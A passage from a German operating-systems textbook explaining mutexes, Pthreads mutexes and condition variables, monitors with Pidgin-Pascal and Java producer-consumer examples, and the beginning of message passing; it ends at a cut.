Ein **Mutex** ist eine Variable, die zwei Zustände annehmen kann: nicht gesperrt und gesperrt. Folglich wird auch nur 1 Bit zur Darstellung benötigt. In der Praxis wird dennoch häufig eine ganze Zahl verwendet, bei der 0 „nicht gesperrt“ und alle anderen Werte „gesperrt“ bedeuten. Zwei Prozeduren, *mutex_lock* und *mutex_unlock*, werden für das Arbeiten mit Mutexen verwendet. Wenn ein Thread (oder ein Prozess) Zugang zu einer kritischen Region benötigt, ruft er *mutex_lock* auf. Der Aufruf ist erfolgreich, wenn der Mutex gerade nicht gesperrt ist (was bedeutet, dass die kritische Region verfügbar ist), und der aufrufenden Thread kann in die kritische Region eintreten.

Falls andererseits der Mutex bereits gesperrt ist, wird der aufrufende Thread so lange blockiert, bis der Thread in der kritischen Region fertig ist und *mutex_unlock* aufruft. Sind mehrere Threads wegen des Mutex blockiert, so wird einer von ihnen per Zufall ausgewählt und es wird ihm erlaubt, die Sperre zu erwerben.

Da Mutexe so einfach sind, können sie leicht im Benutzeradressraum realisiert werden, vorausgesetzt es ist ein TSL- bzw. XCHG-Befehl vorhanden. Der Code für *mutex_lock* und *mutex_unlock* für den Gebrauch mit Thread-Paketen im Benutzeradressraum wird in ▶ Abbildung 2.29 gezeigt. Die Lösung mit XCHG ist im Wesentlichen dieselbe.

```

mutex_lock:
    TSL REGISTER,MUTEX      | kopiere Mutex in Register, setze Mutex = 1
    CMP REGISTER,#0          | war Mutex null?
    JZE ok                  | wenn null, war Mutex nicht gesperrt, Rücksprung
    CALL thread_yield        | Mutex belegt; führe anderen Thread aus
    JMP mutex_lock           | versuche es wieder
ok:   RET                  | Rücksprung; kritische Region wurde betreten

mutex_unlock:
    MOVE MUTEX,#0            | speichere eine 0 in Mutex
    RET                      | Rücksprung

```

Abbildung 2.29: Implementierung von *mutex_lock* und *mutex_unlock*

Der Code von *mutex_lock* ähnelt sehr dem Code von *enter_region* aus Abbildung 2.25, abgesehen von einem entscheidenden Unterschied: Wenn *enter_region* fehlschlägt und der Eintritt in die kritische Region verwehrt wird, dann wird die Sperre immer wieder abgefragt (aktives Warten). Irgendwann läuft die Zeit schließlich ab und ein anderer Prozess wird zur Ausführung ausgewählt. Früher oder später kommt der Prozess mit der Sperre wieder an die Reihe und gibt die Sperre frei.

Mit (Benutzer-)Threads ist die Situation anders, weil es keinen Taktgeber gibt, der die Threads anhält, wenn sie zu lange laufen. Folglich wird ein Thread, der eine Sperre durch aktives Warten bekommen möchte, ewig in der Warteschleife hängen und niemals die Sperre erhalten, weil er auch keinem anderen Thread die Ausführung erlaubt, der möglicherweise die Sperre freigeben könnte.

Hier kommt nun der Unterschied zwischen *enter_region* und *mutex_lock* zum Tragen. Wenn bei dem späteren Thread das Setzen der Sperre fehlschlägt, ruft er *thread_yield* auf, um die CPU an einen anderen Thread abzugeben. Es gibt somit kein aktives Warten. Wenn der Thread das nächste Mal läuft, prüft er erneut die Sperre.

Thread_yield kann sehr schnell ausgeführt werden, da er ja lediglich einen Aufruf an den Thread-Scheduler im Benutzeradressraum darstellt. Demzufolge benötigen weder *mutex_lock* noch *mutex_unlock* einen Kernauftrag. Mit diesen können Benutzer-Threads unter der Verwendung von Prozeduren, die nur eine Handvoll Befehle benötigen, komplett im Benutzeradressraum synchronisiert werden.

Das Mutex-System, das wir oben beschrieben haben, ist eine recht einfache Menge von Aufrufen. Doch nahezu jede Software verlangt mehr Eigenschaften, Basisoperationen für die Synchronisation sind keine Ausnahme. Zum Beispiel bietet ein Thread-Paket manchmal den Aufruf *mutex_trylock* an, der entweder die Sperre erwirbt oder einen Fehlercode liefert, aber nicht blockiert. Dies gibt dem Thread die Flexibilität, selbst zu entscheiden, was er als Nächstes tun möchte, falls es Alternativen zum Warten gibt.

Wir haben bisher ein heikles Thema ein wenig unter den Teppich gekehrt, das hier aber doch noch zumindest erwähnt werden sollte. Mit einem Thread-Paket im Benutzeradressraum gibt es kein Problem mit mehreren Threads, die gleichzeitig auf denselben Mutex zugreifen, da alle Threads in einem gemeinsamen Adressraum operieren. Für die meisten der vorigen Lösungen, etwa der Algorithmus von Peterson oder Semaphore, gilt allerdings die unausgesprochene Voraussetzung, dass die Prozesse wenigstens teilweise gemeinsamen Speicher haben, und sei es auch nur ein einziges Speicherwort. Wenn Prozesse wirklich völlig getrennte Adressräume haben, wie wir es immer wieder behauptet haben, wie sollen sie dann die *turn*-Variable im Algorithmus von Peterson, die Semaphore oder einen allgemeinen Puffer gemeinsam nutzen?

Hierauf gibt es zwei Antworten. Erstens: Einige der gemeinsam genutzten Datenstrukturen wie die Semaphore können nur im Kern gespeichert und über Systemaufrufe angesprochen werden. Diese Herangehensweise beseitigt das Problem. Zweitens: Die meisten modernen Betriebssysteme (einschließlich UNIX und Windows) bieten für Prozesse eine Möglichkeit an, einen gewissen Teil ihres Adressraums mit anderen Prozessen zu teilen. Auf diese Art und Weise können Puffer und andere Datenstrukturen gemeinsam genutzt werden. Schlimmstenfalls, wenn sonst nichts möglich ist, kann eine gemeinsame Datei benutzt werden.

Wenn zwei oder mehr Prozesse einen großen Teil oder den gesamten Adressraum gemeinsam benutzen, verschwindet die Unterscheidung zwischen Prozessen und Threads etwas, sie ist aber dennoch vorhanden. Zwei Prozesse, die sich einen gemeinsamen Adressraum teilen, haben immer noch verschiedene geöffnete Dateien, Alarm-Timer und andere pro-

zesszugehörige Eigenschaften, während sich die Threads innerhalb eines einzelnen Prozesses all dieses teilen. Und es trifft immer zu, dass mehrere Prozesse, die einen gemeinsamen Adressraum benutzen, niemals die Effizienz von Threads im Benutzeradressraum erreichen, da der Kern in hohem Maße an ihrer Verwaltung beteiligt ist.

Mutexe in Pthreads

Pthreads bieten eine Anzahl von Funktionen an, die zur Synchronisierung von Threads genutzt werden können. Der Grundmechanismus verwendet eine Mutex-Variable, die gesperrt oder nicht gesperrt sein kann, um jede kritische Region zu bewachen. Ein Thread, der in eine kritische Region einzutreten wünscht, versucht zuerst, den zugeordneten Mutex zu sperren. Wenn der Mutex nicht gesperrt ist, kann der Thread sofort eintreten und die Sperre wird atomar gesetzt, wodurch andere Threads am Eintreten gehindert werden. Falls der Mutex aber schon gesperrt ist, wird der aufrufende Thread so lange blockiert, bis die Sperre aufgehoben wird. Falls mehrere Threads auf denselben Mutex warten, darf nach dem Freigeben nur einer der Threads forsetzen und wieder neu sperren. Diese Sperren sind nicht zwingend. Es liegt am Programmierer, darauf zu achten, dass die Threads sie korrekt benutzen.

Die wichtigsten Aufrufe im Zusammenhang mit Mutexen sind in ▶ Abbildung 2.30 zu sehen. Erwartungsgemäß können sie erzeugt und zerstört werden. Die Aufrufe zur Ausführung dieser Operationen sind `pthread_mutex_init` bzw. `pthread_mutex_destroy`. Sie können auch durch den Aufruf `pthread_mutex_lock` gesperrt werden, der versucht die Sperre zu erlangen bzw. blockiert, falls schon gesperrt ist. Anstelle des Blockierens gibt es auch die Option, eine Fehlermeldung zurückzugeben, falls der Mutex bereits gesperrt ist, dies geschieht über den Aufruf `pthread_mutex_trylock`. Damit kann ein Thread wirklich aktiv warten, falls das je nötig sein sollte. Schließlich wird durch `pthread_mutex_unlock` die Sperre auf einem Mutex wieder aufgehoben und genau ein Thread freigegeben, falls einer oder mehr darauf warten. Mutexe können auch Attribute haben, aber diese werden nur für spezialisierte Zwecke eingesetzt.

Thread-Anruf	Beschreibung
<code>pthread_mutex_init</code>	Erzeuge einen Mutex
<code>pthread_mutex_destroy</code>	Zerstöre einen vorhandenen Mutex
<code>pthread_mutex_lock</code>	Erlange Sperre oder blockiere
<code>pthread_mutex_trylock</code>	Erlange Sperre oder erzeuge Fehlermeldung
<code>pthread_mutex_unlock</code>	Gebe Sperre frei

Abbildung 2.30: Einige der Pthreads-Aufrufe im Zusammenhang mit Mutexen

Zusätzlich zu Mutexen bieten Pthreads einen zweiten Synchronisationsmechanismus: **Zustandsvariablen** (*condition variable*). Mutexe eignen sich gut, um den Zugriff auf eine kritische Region zu erlauben oder abzuwehren. Mithilfe von Zustandsvariablen können Threads auch blockieren, wenn eine bestimmte Bedingung nicht eingehalten wurde.

Die beiden Methoden werden fast immer zusammen eingesetzt. Wir wollen uns nun die Interaktion von Threads, Mutexen und Zustandsvariablen ein wenig genauer ansehen.

Wir betrachten als einfaches Beispiel noch einmal das Erzeuger-Verbraucher-Szenario: Ein Thread legt etwas in einen Puffer und ein anderer Thread holt es wieder heraus. Wenn der Erzeuger entdeckt, dass es keine freien Einträge im Puffer mehr gibt, muss er blockiert werden, bis einer frei wird. Mutexe ermöglichen es, die Überprüfung atomar ohne Behinderung von anderen Threads auszuführen, aber wenn der Erzeuger entdeckt hat, dass der Puffer voll ist, benötigt er eine Methode, um zu blockieren und später wieder aufgeweckt zu werden. Genau dies leisten die Zustandsvariablen.

Einige der Aufrufe im Zusammenhang mit Zustandsvariablen sind in ▶ Abbildung 2.31 zu sehen. Wie Sie wahrscheinlich erwartet haben, gibt es Aufrufe zum Erzeugen und Zerstören von Zustandsvariablen. Sie können Attribute haben und es gibt verschiedene Aufrufe zu ihrer Verwaltung (diese sind nicht abgebildet). Die Elementaroperationen auf Zustandsvariablen sind *pthread_cond_wait* und *pthread_cond_signal*. Die erste blockiert den aufrufenden Thread, bis ein anderer Thread die Freigabe signalisiert (unter Benutzung des zweiten Aufrufes). Die Gründe für das Blockieren und Warten sind natürlich nicht Teil der Warte- und Signalisierungsprotokolle. Der blockierte Thread wartet oft darauf, dass der Signal-Thread etwas tut – Betriebsmittel freigeben oder irgendeine andere Aktivität. Erst dann kann der blockierte Thread fortfahren. Die Zustandsvariablen ermöglichen es, dieses Warten und Blockieren in einer atomaren Aktion durchzuführen. Der Aufruf *pthread_cond_broadcast* wird angewandt, wenn es mehrere Threads gibt, die eventuell alle geblockt sind und auf das gleiche Signal warten.

Thread-Anruf	Beschreibung
<i>pthread_cond_init</i>	Erzeuge eine Zustandsvariable
<i>pthread_cond_destroy</i>	Zerstöre vorhandene Zustandsvariable
<i>pthread_cond_wait</i>	Blockiere, um auf Signal zu warten
<i>pthread_cond_signal</i>	Sende Signal an anderen Thread, um ihn aufzuwecken
<i>pthread_cond_broadcast</i>	Sende Signale an mehrere Threads, um alle aufzuwecken

Abbildung 2.31: Einige der Pthread-Aufrufe im Zusammenhang mit Zustandsvariablen

Zustandsvariablen und Mutexe werden immer zusammen benutzt. Das prinzipielle Vorgehen für einen Thread ist es, erst einen Mutex zu sperren und dann mithilfe einer Zustandsvariablen zu warten, wenn er nicht sofort das Benötigte bekommen kann. Irgendwann wird ein anderer Thread das erwartete Signal senden und er kann mit der Bearbeitung fortfahren. Der Aufruf *pthread_cond_wait* hebt atomar die Sperre des Mutex auf. Deshalb wird der Mutex als einer der Parameter übergeben.

Es sollte noch erwähnt werden, dass Zustandsvariablen (anders als Semaphore) kleinen Speicher besitzen. Wenn ein Signal an eine Zustandsvariable gesendet wird, auf der kein Thread wartet, dann ist das Signal verloren. Programmierer müssen also gut aufpassen, keine Signale zu verlieren.

```

#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000
/* wie viele Nummern sollen */
/* erzeugt werden? */

pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;

int buffer = 0;
/* Zustandsvariablen für */
/* consumer und producer */
/* Puffer zwischen Erzeuger */
/* und Verbraucher*/

void *producer(void *ptr)
/* erzeuge Daten */
{
    int i;

    for (i = 1; i <= MAX; i++) {
        pthread_mutex_lock(&the_mutex); /* erlange exklusiven Zugriff */
        /* auf Puffer */
        while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
        buffer = i; /* lege Element in Puffer */
        pthread_cond_signal(&condc); /* wecke Verbraucher auf */
        pthread_mutex_unlock(&the_mutex); /* gib Zugriff auf Puffer frei */
    }
    pthread_exit(0);
}

void *consumer(void *ptr)
/* verbrauche Daten */
{
    int i;

    for (i = 1; i <= MAX; i++) {
        pthread_mutex_lock(&the_mutex); /* erlange exklusiven Zugriff */
        /* auf Puffer */
        while (buffer == 0) pthread_cond_wait(&condc, &the_mutex);
        buffer = 0; /* entnimm Element aus Puffer */
        pthread_cond_signal(&condp); /* wecke Erzeuger auf */
        pthread_mutex_unlock(&the_mutex); /* gib Zugriff auf Puffer frei */
    }
    pthread_exit(0);
}

int main(int argc, char **argv)
{
    pthread_t pro, con;
    pthread_mutex_init(&the_mutex, 0);
    pthread_cond_init(&condc, 0);
    pthread_cond_init(&condp, 0);
    pthread_create(&con, 0, consumer, 0);
    pthread_create(&pro, 0, producer, 0);
    pthread_join(pro, 0);
    pthread_join(con, 0);
    pthread_cond_destroy(&condc);
    pthread_cond_destroy(&condp);
    pthread_mutex_destroy(&the_mutex);
}

```

Abbildung 2.32: Die Benutzung von Threads zur Lösung des Erzeuger-Verbraucher-Problems

Ein Beispiel, wie Mutexe und Zustandsvariablen eingesetzt werden können, ist in ▶ Abbildung 2.32 in Form eines sehr einfachen Erzeuger-Verbraucher-Problems mit einem einzigen Puffer zu sehen. Wenn der Produzent den Puffer aufgefüllt hat, muss er warten, bis der Verbraucher ihn geleert hat, bevor das nächste Element produziert wird. Ebenso muss der Verbraucher, wenn er ein Element gelöscht hat, warten, bis der Produzent ein weiteres produziert hat. Obwohl sehr einfach, illustriert dieses Beispiel doch den zugrunde liegenden Mechanismus. Die Anweisung, die einen Thread zum Schlafen schickt, sollte immer die Bedingung überprüfen, um sicherzugehen, dass diese wirklich erfüllt wird, bevor der Thread weiterläuft. Es könnte ja auch sein, dass der Thread durch ein UNIX-Signal oder aus einem anderen Grund wieder aufgeweckt wurde.

2.3.7 Monitor

Mit Semaphoren und Mutexen sieht die Interprozesskommunikation einfach aus, nicht wahr? Vergessen Sie es! Sehen Sie sich die Reihenfolge der `down`-Aufrufe noch einmal genau an, die ausgeführt werden, bevor Nachrichten in den Puffer aus ▶ Abbildung 2.28 eingefügt oder entfernt werden. Nehmen wir an, die zwei `down`-Operationen im Code des Erzeugers liegen in umgekehrter Reihenfolge ab, so dass `mutex` vor `empty` statt danach verringert würde. Falls die Puffer komplett gefüllt sind, würde der Erzeuger blockieren, da `mutex` auf 0 gesetzt ist. Also würde der Verbraucher, wenn er das nächste Mal auf den Puffer zugreifen wollte, ein `down` auf den `mutex` ausführen (der ja jetzt 0 ist) und ebenfalls blockieren. Beide Prozesse würden für immer blockiert bleiben und das System würde niemals weiterlaufen. Diese unglückliche Situation wird Deadlocks genannt. Wir werden Deadlocks in Kapitel 6 eingehend untersuchen.

Die Darstellung dieses Problems sollte zeigen, wie vorsichtig Sie im Umgang mit Semaphoren sein müssen. Ein kleiner Fehler – und alles kommt zum völligen Stillstand. Es ist wie beim Programmieren in Assemblersprache, nur schlimmer, weil es sich hier um Fehler wie Race Conditions, Deadlocks und andere Arten von unvorhersehbarem und nicht wiederholbarem Verhalten handelt.

Um das Schreiben korrekter Programme zu vereinfachen, schlugen Brinch Hansen (1973) und Hoare (1974) eine höherstufige Basisoperation zur Synchronisation namens **Monitor** vor. Die Vorgehensweisen der beiden Autoren unterscheiden sich nur leicht voneinander, wie weiter unten noch beschrieben wird. Ein Monitor ist eine Sammlung von Prozeduren, Variablen und Datenstrukturen, die alle zusammen in einer speziellen Art von Modul oder Paket zusammengefasst werden. Prozesse können jederzeit die Prozeduren in einem Monitor aufrufen, haben aber aus Prozeduren heraus, die außerhalb des Monitors definiert sind, keinen direkten Zugriff auf die internen Variablen und Datenstrukturen des Monitors. ▶ Abbildung 2.33 veranschaulicht einen Monitor, der in der imaginären Sprache Pidgin-Pascal geschrieben ist. C kann hier nicht verwendet werden, da Monitore ein *sprachliches* Konzept sind, das C nicht besitzt.

```

monitor example
    integer i;
    condition c;

    procedure producer( );
    .
    .
    .
end;

procedure consumer( );
.
.
.
end;
end monitor;

```

Abbildung 2.33: Ein Monitor

Monitore haben eine wichtige Eigenschaft, mit deren Hilfe sich ein wechselseitiger Ausschluss erreichen lässt: Es kann zu einem Zeitpunkt jeweils nur ein Prozess im Monitor aktiv sein. Monitore sind ein spezielles Programmiersprachenkonstrukt, dass der Compiler auch als solches erkennt. So können Aufrufe von Monitorprozeduren anders als die übrigen Prozeduraufrufe behandelt werden. Wenn ein Prozess eine Monitorprozedur au ruft, prüfen in der Regel die ersten Befehle der Prozedur, ob ein anderer Prozess gerade im Monitor aktiv ist. In diesem Fall wird der aufrufende Prozess stillgelegt, bis dieser andere Prozess den Monitor verlassen hat. Wenn kein anderer Prozess den Monitor benutzt, darf der aufrufende Prozess eintreten.

Es ist die Aufgabe des Compilers, den wechselseitigen Ausschluss von Monitoreintritten zu realisieren, üblicherweise unter Verwendung eines Mutex oder eines binären Semaphors. Da der Compiler und nicht der Programmierer den wechselseitigen Ausschluss regelt, ist es sehr viel unwahrscheinlicher, dass etwas schiefgeht. Auf jeden Fall muss die Person, die den Monitor programmiert, nicht wissen, wie der Compiler den wechselseitigen Ausschluss regelt. Es reicht zu wissen, dass keine zwei Prozesse je ihre kritischen Regionen gleichzeitig ausführen werden, wenn man alle kritischen Regionen in Monitorprozeduren packt.

Obwohl sich über Monitore leicht ein wechselseitiger Ausschluss erreichen lässt, wie wir oben gesehen haben, reicht das nicht aus. Wir brauchen auch einen Weg, um Prozesse blockieren zu können, falls diese nicht weitermachen können. Im Erzeuger-Verbraucher-Problem reicht es, die Prüfungen auf vollen und leeren Puffer in Monitorprozeduren zu legen, aber wie sollte der Erzeuger blockieren, wenn er feststellt, dass der Puffer voll ist?

Die Lösung liegt in der Einführung von **Zustandsvariablen** (*condition variable*) zusammen mit den zwei dazugehörigen Operationen `wait` und `signal`. Wenn eine Monitorprozedur entdeckt, dass sie nicht weitermachen kann (z.B. weil der Erzeuger feststellt, dass der Puffer voll ist), führt sie ein `wait` auf eine Zustandsvariable aus, nehmen wir an auf *full*. Diese Aktion veranlasst den aufrufenden Prozess zu blockieren. Außerdem wird dadurch einem anderen Prozess das Betreten des Monitors erlaubt, dem dies

zuvor untersagt war. Wir haben Zustandsvariablen und diese Operationen bereits im Kontext von Pthreads kennengelernt.

Dieser andere Prozess, zum Beispiel der Verbraucher, kann seinen schlafenden Partner aufwecken, indem er ein `signal` an die Zustandsvariable schickt, auf die sein Partner wartet. Um zu vermeiden, dass zwei Prozesse gleichzeitig im Monitor aktiv sind, bedarf es einer Regel, die festlegt, was nach einem `signal` passiert. Der Vorschlag von Hoare war, den neu erwachten Prozess laufen zu lassen und den anderen stillzulegen. Brinch Hansen schlug vor, das Problem geschickt dadurch zu umgehen, dass ein Prozess, der ein `signal` sendet, den Monitor sofort verlassen *muss*. Mit anderen Worten, die `signal`-Anweisung könnte nur als letzte Anweisung in einer Monitorprozedur auftreten. Wir werden die Vorgehensweise von Brinch Hansen verwenden, denn sie ist konzeptionell einfacher und auch leichter zu realisieren. Falls ein `signal` auf einer Zustandsvariablen ausgeführt wird, auf der mehrere Prozesse warten, wird nur einer von ihnen wieder geweckt, die Entscheidung darüber trifft der Scheduler.

Nebenbei sei bemerkt, dass neben den von Hoare und Brinch Hansen vorgestellten Ansätzen auch noch eine dritte Lösung existiert. Bei dieser läuft der Signalgeber weiter und der wartende Prozess darf erst starten, nachdem der Signalgeber den Monitor verlassen hat.

Zustandsvariablen sind keine Zähler. Sie summieren die Signale nicht wie Semaphore für den späteren Gebrauch. Somit ist ein Signal für immer verloren, das an eine Zustandsvariable gesendet wird, auf die kein Prozess wartet. Mit anderen Worten, das `wait` muss vor dem `signal` kommen. Diese Regel macht die Implementierung sehr viel einfacher. In der Praxis ist das kein Problem, weil es einfach ist, den Zustand jedes Prozesses nötigenfalls mit Variablen zu verfolgen. Ein Prozess, der ein `signal` geben möchte, könnte anhand der Variablen sehen, dass diese Operation nicht notwendig ist.

Ein Grundgerüst des Erzeuger-Verbraucher-Problems ist in ▶ Abbildung 2.34 wieder gegeben, dabei haben wir wieder die imaginäre Sprache Pidgin-Pascal benutzt. Der Vorteil von Pidgin-Pascal ist, dass es schlicht und einfach ist und dem Modell von Hoare/Brinch Hansen genau folgt.

Sie mögen denken, dass die Operationen `wait` und `signal` genauso aussehen wie `sleep` und `wakeup`, welche – wie wir bereits gesehen haben – zu verhängnisvollen Race Conditions geführt haben. Nun, sie *sind* sehr ähnlich, haben aber einen entscheidenden Unterschied: `sleep` und `wakeup` scheitern, wenn ein Prozess versucht, sich schlafen zu legen, während der andere versucht ihn aufzuwecken. Mit Monitoren kann dies nicht passieren. Der automatische wechselseitige Ausschluss von Monitorprozeduren garantiert: Wenn der Erzeuger innerhalb einer Monitorprozedur entdeckt, dass der Puffer voll ist, kann er die `wait`-Operation abschließen, ohne sich um die Möglichkeit kümmern zu müssen, dass der Scheduler zu einem Verbraucher wechseln könnte, kurz bevor `wait` endet. Der Verbraucher wird gar nicht erst in den Monitor hineingelassen, solange `wait` noch nicht abgeschlossen und der Erzeuger als nicht länger lauffähig gekennzeichnet ist.

```

monitor ProducerConsumer
  condition full, empty;
  integer count;

  procedure insert(item: integer);
  begin
    if count = N then wait(full);
    insert_item(item);
    count := count + 1;
    if count = 1 then signal(empty)
  end;

  function remove: integer;
  begin
    if count = 0 then wait(empty);
    remove = remove_item;
    count := count - 1;
    if count = N - 1 then signal(full)
  end;

  count := 0;
end monitor;

procedure producer;
begin
  while true do
  begin
    item = produce_item;
    ProducerConsumer.insert(item)
  end
end;

procedure consumer;
begin
  while true do
  begin
    item = ProducerConsumer.remove;
    consume_item(item)
  end
end;

```

Abbildung 2.34: Eine Skizze des Erzeuger-Verbraucher-Problems mit Monitoren.
Es ist jeweils nur eine Monitorprozedur aktiv. Der Puffer hat N Einträge.

Obwohl Pidgin-Pascal eine imaginäre Sprache ist, unterstützen auch einige reale Programmiersprachen Monitore, obgleich nicht immer in der Art und Weise, wie sie von Hoare und Brinch Hansen entworfen wurden. Eine dieser Sprachen ist Java. Java ist eine objektorientierte Sprache, die Threads auf Benutzerebene unterstützt und es auch ermöglicht, Methoden (Prozeduren) in Klassen zusammenzufassen. Durch das Hinzufügen des Schlüsselwortes `synchronized` zur Methodendeklaration garantiert Java Folgendes: Wenn der Thread einmal mit der Ausführung dieser Methode begonnen hat, dann wird es keinem anderen Thread erlaubt, eine andere `synchronized`-Methode auf diesem Objekt auszuführen.

Eine Lösung des Erzeuger-Verbraucher-Problems unter Verwendung von Monitoren in Java ist in ▶ Abbildung 2.35 dargestellt. Die Lösung besteht aus vier Klassen. Die äußere Klasse, *ProducerConsumer*, erzeugt und startet die beiden Threads *p* und *c*. Die zweite und dritte Klasse, *producer* und *consumer*, enthalten den Code für den Erzeuger bzw. den Verbraucher. Die Klasse *our_monitor* schließlich ist der Monitor. Er enthält zwei synchronisierte Threads, die eigentlich für das Einfügen und das Entnehmen von Nachrichten in den gemeinsamen Puffer verwendet werden. Anders als in den vorigen Beispielen haben wir hier zum Abschluss den kompletten Code von *insert* und *remove* abgebildet.

```

public class ProducerConsumer {
    static final int N = 100;           // konstante Puffergröße
    static producer p = new producer( ); // instantiiere einen neuen // 
                                         // Erzeuger-Thread
    static consumer c = new consumer( ); // instantiiere einen neuen // 
                                         // Verbraucher-Thread
    static our_monitor mon = new our_monitor( ); // instantiiere einen // 
                                                 // neuen Monitor

    public static void main(String args[ ]) {
        p.start( );      // starte den Erzeuger-Thread
        c.start( );      // starte den Verbraucher-Thread
    }

    static class producer extends Thread {
        public void run() { // run-Methode enthält den Thread-Code
            int item;
            while (true) { // Schleife des Erzeugers
                item = produce_item( );
                mon.insert(item);
            }
        }
        private int produce_item( ) { ... } // erzeuge etwas
    }

    static class consumer extends Thread {
        public void run() { // run-Methode enthält den Thread-Code
            int item;
            while (true) { // Schleife des Verbrauchers
                item = mon.remove( );
                consume_item (item);
            }
        }
        private void consume_item(int item) { ... } // verbrauche etwas
    }

    static class our_monitor { // dies ist ein Monitor
        private int buffer[ ] = new int[N];
        private int count = 0, lo = 0, hi = 0;      // Zähler und Indizes

        public synchronized void insert(int val) {
            if (count == N) go_to_sleep( );          // wenn Puffer voll,
                                                       // gehe schlafen
        }
    }
}

```

Abbildung 2.35: Eine Lösung des Erzeuger-Verbraucher-Problems in Java (Forts. →)

```

        buffer [hi] = val;      // lege ein Element in den Puffer
        hi = (hi + 1) % N;    // Index des Eintrags für nächstes Element
        count = count + 1;    // jetzt ist ein Element mehr im Puffer
        if (count == 1) notify( ); // wenn Verbraucher schläft, dann wecke
                                  // ihn auf
    }

    public synchronized int remove( ) {
        int val;
        if (count == 0) go_to_sleep( ); // wenn der Puffer leer ist,
                                      // gehe schlafen
        val = buffer [lo];          // hole ein Element aus dem Puffer
        lo = (lo + 1) % N;          // Index des Eintrags für nächstes Element
        count = count - 1;          // jetzt ist ein Element weniger im Puffer
        if (count == N - 1) notify( ); // wenn Erzeuger schläft, dann wecke
                                      // ihn auf
        return val;
    }
    private void go_to_sleep( ) { try{wait( );} catch(InterruptedException
exc) {};}
}
}

```

Abbildung 2.35: Eine Lösung des Erzeuger-Verbraucher-Problems in Java (Forts.)

Die Threads des Erzeugers und des Verbrauchers sind funktionell identisch mit den jeweiligen Entsprechungen in allen unseren vorigen Beispielen. Der Erzeuger hat eine unendliche Schleife, die Daten erzeugt und in den gemeinsamen Puffer legt. Der Verbraucher hat ebenfalls eine unendliche Schleife, die Daten aus dem gemeinsamen Puffer herausnimmt und irgendetwas Lustiges damit anstellt.

Der interessante Teil dieses Programms ist die Klasse *our_monitor*, die den Puffer, die Verwaltungsvariablen und zwei synchronisierte Methoden enthält. Wenn der Erzeuger innerhalb von *insert* aktiv ist, kann er sich sicher sein, dass der Verbraucher nicht innerhalb von *remove* aktiv ist. Deshalb können die Variablen und der Puffer aktualisiert werden, ohne Race Conditions fürchten zu müssen. Die Variable *count* verfolgt, wie viele Nachrichten im Puffer sind. Sie kann jeden beliebigen Wert von 0 bis einschließlich $N - 1$ annehmen. Die Variable *lo* stellt den Index des Puffereintrages dar, aus dem die nächste Nachricht geholt werden soll, und *hi* ist der Index, in den die nächste Nachricht abgelegt werden soll. Es ist *lo = hi* erlaubt, was bedeuten würde, dass entweder 0 Nachrichten oder N Nachrichten im Puffer wären. Der Wert von *count* gibt an, was von den beiden zutrifft.

Synchronisierte Methoden in Java weichen in einem wesentlichen Punkt von klassischen Monitoren ab: Java hat keine integrierten Zustandsvariablen. Stattdessen bietet es die beiden Prozeduren *wait* und *notify* an, die gleichbedeutend mit *sleep* und *wakeup* sind, außer dass sie keinen Race Conditions unterliegen, wenn sie innerhalb von synchronisierten Methoden verwendet werden. Theoretisch kann die Methode *wait* unterbrochen werden, worum es bei dem Code, der sie umgibt, einzig und allein geht. Java verlangt, dass die Ausnahmebehandlung explizit gemacht wird. Stellen Sie sich für unsere Zwecke vor, dass *go_to_sleep* die Art ist, sich schlafen zu legen.

Um den wechselseitigen Ausschluss von kritischen Regionen zu automatisieren, machen Monitore die parallele Programmierung sehr viel weniger fehleranfällig als Semaphore. Aber auch sie haben noch einige Nachteile. Wir haben nicht umsonst unsere beiden Beispiele in Pidgin-Pascal verfasst statt in C wie die anderen Beispiele in diesem Buch. Wie zuvor bereits erwähnt, sind Monitore ein Programmiersprachenkonzept. Der Compiler muss sie erkennen und sie irgendwie für den wechselseitigen Ausschluss anordnen. C, Pascal und die meisten anderen Sprachen haben keine Monitore, so dass es unsinnig wäre, von ihren Compilern zu erwarten, Regeln für den wechselseitigen Ausschluss durchzusetzen. Denn wie sollte der Compiler schließlich überhaupt wissen, welche Prozeduren in Monitoren sind und welche nicht?

Ebendiese Sprachen haben auch keine Semaphore, doch das Hinzufügen von Semaphoren ist einfach: Man muss nur zwei kurze Assemblerroutinen zur Bibliothek hinzufügen, um die up- und down-Systemaufrufe zu realisieren. Die Compiler müssen noch nicht einmal etwas von der Existenz dieser Aufrufe wissen. Natürlich müssen die Betriebssysteme Kenntnis von den Semaphoren haben, aber wenn man ein auf Semaphoren basierendes Betriebssystem hat, kann man wenigstens die Benutzerprogramme dafür noch in C oder C++ schreiben (oder sogar in Assemblersprache, wenn man masochistisch genug ist). Für das Monitorkonzept dagegen braucht man eine Sprache, die die Monitore schon eingebaut hat.

Ein weiteres Problem mit Monitoren und auch mit Semaphoren ist, dass sie entworfen wurden, um das Problem des wechselseitigen Ausschlusses auf einer oder mehreren CPUs zu lösen, die alle auf gemeinsamen Speicher zugreifen können. Durch Platzieren der Semaphore in dem gemeinsam genutzten Speicher und deren Schutz mit TSL- bzw. XCHG-Befehlen können Race Conditions vermieden werden. Wenn wir zu einem verteilten System übergehen, das aus mehreren CPUs besteht, jede mit ihrem eigenen privaten Speicher, die durch ein lokales Netzwerk verbunden sind, lassen sich diese Primitive nicht mehr anwenden. Die Schlussfolgerung daraus ist, dass Semaphore zu maschinennah und Monitore außer in einigen wenigen Programmiersprachen nicht anwendbar sind. Ebenso erlaubt auch keine der Primitiven den Informationsaustausch zwischen den Maschinen. Es wird also noch etwas anderes benötigt: Nachrichtenaustausch.

2.3.8 Nachrichtenaustausch

Nachrichtenaustausch (*message passing*) ist eine Methode der Interprozesskommunikation, die zwei Primitive `send` und `receive` benutzt, welche wie Semaphore und im Unterschied zu Monitoren Systemaufrufe und eben keine Sprachkonstrukte sind. Als solche können sie leicht in Bibliotheksfunktionen realisiert werden, wie beispielsweise

```
send(destination, &message);
```

und

```
receive(source, &message);
```

Der erste Aufruf sendet eine Nachricht zu einem vorgegebenen Bestimmungsort, der zweite empfängt eine Nachricht aus einer gegebenen Quelle (oder von *IRGENDER*, wenn es dem Empfänger egal ist). Wenn momentan keine Nachricht verfügbar ist, kann der Empfänger entweder so lange blockieren, bis eine hereinkommt, oder er kann sofort eine Fehlermeldung zurückgeben.

Entwurfsentscheidungen bei Systemen mit Nachrichtenaustausch

